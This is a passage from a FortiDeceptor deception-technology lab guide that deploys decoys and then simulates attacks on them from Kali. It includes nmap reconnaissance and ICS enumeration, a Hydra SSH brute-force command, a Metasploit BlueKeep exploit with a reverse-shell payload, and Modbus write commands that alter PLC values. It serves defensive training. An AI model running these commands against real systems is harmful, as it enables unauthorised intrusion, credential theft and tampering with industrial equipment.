
3. Configure the following settings:

Name	Linux-Decoy
Available Deception OSes	ubuntu16v1
Selected Services	Keep as is
Automate Lures	Click *Generate Lures* to generate the lures automatically. Manual configuration settings: • **SSH Lure**: Click *+Add Lure*. • **SAMBA Lure**: Click *+Add Lure*.
Tcplistener (0)	(Optional) Add custom TCP port to the Decoy. If no port is noted, then disable the TCPListener.
Launch Immediately	Enable
Reset Decoy	Disabled In production, this feature allows you to reset the Decoy after attacker engagement based on specified time.



4. Click *Next* to advance to the *Set Network* section in the decoy deployment wizard, and configure the Decoy networking settings:

DNS	Enter the DNS IP for the Decoy
Hostname	Keep as is. The hostname was configured in the previous section.




5. Click + *Deploy Into Network* to add the Decoy IP address, and configure the following settings:


Deploy Network	Choose the deployment network interface
Addressing Mode	Choose if the Decoy will get *Static IP* or *DHCP*. In this environment we use STATIC configuration only.
Network Mask	Keep as 255.255.255.0
Gateway	Enter the deployment network default gateway (192.168.2.1)
IP Count	Number of IP addresses to assign to Decoys. Configure as *1* for this exercise.
Min	Keep as is
Max	Keep as is
IP Ranges	Enter the IP address that *FortiDeceptor* can configure the Decoy IP addresses. This can be a single IP as outlined below or an IP range. • For a single IP configuration, configure as follows: 192.168.2.10 • Fora single IP range, configure as follows: 192.168.2.10-192.168.2.20

Decoy Interface Configuration examples:


Configuration for 11 Decoy IP Addresses (range)



Configuration for single Decoy IP Address



6. Click *Done* to close the popup window.
7. Click *Deploy* to deploy the Decoy.
8. From the FortiDeceptor web console, go to *Deception* > *Decoy & Lure Status*. You should see the Decoy you configured with the status of initializing.



9. Refresh the screen and wait for the status to change to *Running*. If the status changes to *Fail*, check your configuration and redeploy the Decoy.
   It can take around 5 minutes for the status to change to *Running* . Once the status changes to *Running*, the *Action* field is populated with additional icons.

   Use the Actions menu to:


- View the Decoy VM Configuration
- Copy the configuration to a template
- Stop the Decoy VM
- Delete the Decoy VM
- Download the Token Package: This adds breadcrumbs on real endpoints and lure an attacker to a Decoy VM (we will have a use case on using the Token Package)
- Attack Test: To make sure the Decoy is accessible
- VNC: To interact with the VM

10. Repeat these steps to deploy additional decoys (for testing purposes use a single IP per decoy):

- Win10
- SCADA3 S7-200 PLC
- IoT Decoys (Cisco Router 2600 model, IP Camera, HP Printer)
  For the Cisco router we will need to use a real Cisco IOS for the decoy simulation. Please download a Cisco IOS sample from the link below:
  - https://fortinet.egnyte.com/dl/wn22uc1Ko4
  - **Password**: QaRqm35R
  - Download *cisco ios.zip*

A maximum of 5 decoys can be active on this appliance.

4. Attack the network and Detect Lateral Movement



4.1 Network Reconnaissance Attacks (before the lateral movement)

We are now going to switch roles and become the attacker. We are going to do some active reconnaissance and scan for open ports to find any interesting services. We are then going to try to use these services to infiltrate the network.

Find Running Services


We are going to use *Nmap*, a network scanner, to discover services running on the network IP range*192.168.2.0/24*.

Nmap is an open-source utility used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides several features for probing computer networks, including host discovery and service and operating system detection.

To find running services:

1. Access *KALI* using your putty client to address *192.168.2.201* or through the SSL-VPN portal.
2. Log in with your username and password.
3. Run the NMAP command:
   `nmap -F -sV Decoy_IP or nmap -F -sV 192.168.2.0/24`

   The `-F` option specifies to scan for the top 100 common ports, and `-sV` is used to probe any opens ports to determine their services/version information. The version information can be useful to look up and see if there are any known vulnerabilities for the service.



The NMAP command scans the entire network for open ports service mapping. This may take up to five minutes


Here you will see port 22 (SSH) is open. SSH, or Secure Shell, is used by administrators to remotely access hosts normally running Linux/Unix systems. We can see that it is using *OpenSSH version 7.2p2*.

Viewing events

FortiDeceptor creates a network of Decoy VMs to lure attackers and monitor their activities. Once attackers attack Decoy VMs, their actions are analyzed to protect the network.

We are now going to switch back to being the FortiDeceptor administrator.

1. Return FortiDeceptor web console.
2. Go to *Incident* > *Analysis* and change *Interaction Events Only* to *All* to view all events.
   You should see an incident with the *Attacker IP*, 192.168.2.201, *Victim IP* (192.168.2.x), and *Victim Port(s)*.
   FortiDeceptor has the concept of *Events*, *Incidents*, and *Campaigns*. An *Event* can be an opening or closing a port, for example. *Incidents* are made up of connected Events. *Campaigns* are then made up of connected Incidents.
   Here we can see the four events caused by the NMAP scan, which make up the Incident. The port is opened, a connection is established, a command is executed, and the port is closed.



   An attacker that will detect SSH port will find the User and Password by running brute force attack or running an exploit against the service for getting a remote shell.
   The attacker will use Hydra, which is a brute force password cracking tool. Hydra can use both username and password lists to determine the correct login credentials needed to access a service.
   From the Kali terminal window, run the following command:

```
hydra -V -f -l "username" -P /usr/share/metasploit-framework/data/wordlists/default_
pass_for_services_unhash.txt 192.168.2.x ssh -t 1
```

   FortiDeceptor will detect this attack, and all the attack alerts will be under the incident analysis section.


Probing the network using a single exploit check

Another network reconnaissance method is to probe the network using a single exploit check. To simulate this kind of attack, we will use the NMAP tool with the script option.

```
nmap --script smb-vuln-ms08-067.nse -p445 192.168.2.1-254
```

This script will check if there is a Windows asset on the network vulnerable to the known vulnerability as MS08-067 (the Conficker malware).

If you get the error *requires root privileges*, use the command `sudo` before the `nmap` command and use the same password for the username *fortideceptor*.



Probing the network for outdated OS

An additional network reconnaissance method is to probe the network for outdated OS using the NMAP tool as well as a newer exploit against them.

The following command will discover all the OS on the network:

```
nmap -O 192.168.2.1-254
```


If you get the error *requires root privileges*, use the command `sudo` before the `nmap` command and use the same password for the username *fortideceptor*.

For this example, let's assume the attacker will detect Win7 with RDP service open on the network. What is our next step?

Running a new exploit that affected most of the Windows versions to get a remote shell.

We will use Metasploit to run remote code execution against RDP vulnerability.

- `root@kali-VM:$ msfconsole`
- `use windows/rdp/cve_2019_0708_bluekeep_rce`
- `set RHOSTS` **`"Win7 Decoy IP Address"`**
- `set RDP_ClIENT_IP` **`"Kali_IP Address"`**
- `set target 1`
- `set Payload generic/shell_reverse_tcp`



4.2 Network Attacks: SCADA Decoy

FortiDeceptor allows you to deploy OT assets using the SCADA3 Decoy.

We will use KALI to test the SCADA Decoy.


Enumeration Testing using NMAP:

- `nmap -sU -p 161 --script snmp-sysdescr <Decoy_IP>`
- `nmap -Pn -sT -p102 --script s7-enumerate.nse <Decoy_IP> (discover using the S7 protocol)`
- `nmap --script enip-info -sT -p 44818 <host> (discover ENIP protocol)`


If you get the error *requires root privileges*, use the command `sudo` before the `nmap` command and use the same password for the username *fortideceptor*.

MODBUS Protocol Testing:

```
kali@kali:~$ modbus read <Decoy_IP> %M100 20 (read MODBUS parameter)
```




```
kali@kali:~$ modbus write <Decoy_IP> %M100 1
```




Modbus values can easily be changed when *Access* is open. For example:

- `Modbus read <IP> %M100 5`
- `Modbus write <IP> %M100 0 0 0 0 0`
- `Modbus read <IP> %M100 5`

SCADA Exploit testing:

